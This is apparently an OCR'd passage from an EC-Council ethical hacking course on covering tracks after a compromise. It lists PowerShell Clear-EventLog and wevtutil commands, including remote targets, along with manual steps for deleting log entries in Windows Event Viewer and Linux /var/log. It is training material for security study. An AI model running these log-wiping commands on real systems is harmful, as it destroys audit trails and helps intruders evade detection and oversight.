


Figure 6.233: Screenshot of Meterpreter

- **Steps to clear PowerShell logs using Clear-EventLog command are as follows.**

  Source: *https://docs.microsoft.com*

  Using the **`Clear-EventLog`** command, the attacker can clear all the PowerShell event logs from local or remote computers:

  1. Launch **Windows PowerShell** with administrator privileges.
  2. Use the following command to clear the entries from the PowerShell event log on the local or remote system:

     `>Clear-EventLog "Windows PowerShell"`

  3. Use the following command to clear specific multiple log types from local or remote systems:

     `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

     (This command clears all the log entries in Microsoft Office Diagnostics (ODiag) and Microsoft Office Sessions (OSession) on the local computer and Server02 remote computer.)

  4. Use the following command to clear all the logs on the specified systems, and then display the event log list:

     `>Clear-EventLog -LogName application, system -confirm`

  Note: The parameters used in the **`Clear-EventLog`** command are as follows:

  - **`-ComputerName`**: Specifies a remote computer; the default is the local computer
  - **`-Confirm`**: Prompts you for confirmation before running cmdlet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`-LogName`**: Specifies the event logs
- **`-WhatIf`**: Shows what will happen if the cmdlet runs

- **Steps to clear event logs using wevtutil utility are as follows.**

1. Launch **command prompt** with administrator privileges.
2. Use the following command to display a list of event logs:

   `>wevtutil el`
3. Use the following command to clear the event logs:

   `>wevtutil cl <log_name>`

   `log_name`: name of the log to clear, ex: system, application, security.

As shown in the screenshot, the attacker can view the list of event logs using the wevtutil utility and clear the system, application, and security event logs.




Figure 6.234: Screenshot of clearing logs using the wevtutil utility

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Manually Clearing Event Logs


For Windows

- Navigate to **Start → Control Panel → System and Security → Windows Tools →** double click **Event Viewer**
- Delete the all the log entries logged while compromising the system

For Linux

- Navigate to **/var/log** directory on the Linux system
- Open the plain text file containing log messages with text editor **/var/log//<filename.log>**
- Delete all the log entries logged while compromising the system





Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Manually Clearing Event Logs

Once attackers gain administrative access to a target system, they can manually wipe out the log entries corresponding to their activities on both Windows and Linux computers. The steps to clear event logs on Windows and Linux OSs are as follows:

For Windows

- Navigate to **Start → Control Panel → System and Security → Windows Tools →** double-click **Event Viewer**
- Delete the all the log entries logged while compromising the system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.235: Clearing event logs for Windows

For Linux

- Navigate to the **/var/log** directory on the Linux system
- Open the plaintext file containing log messages with text editor **/var/log/<filename.log>**
- Delete all the log entries logged while compromising the system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.236: Clearing event logs for Linux

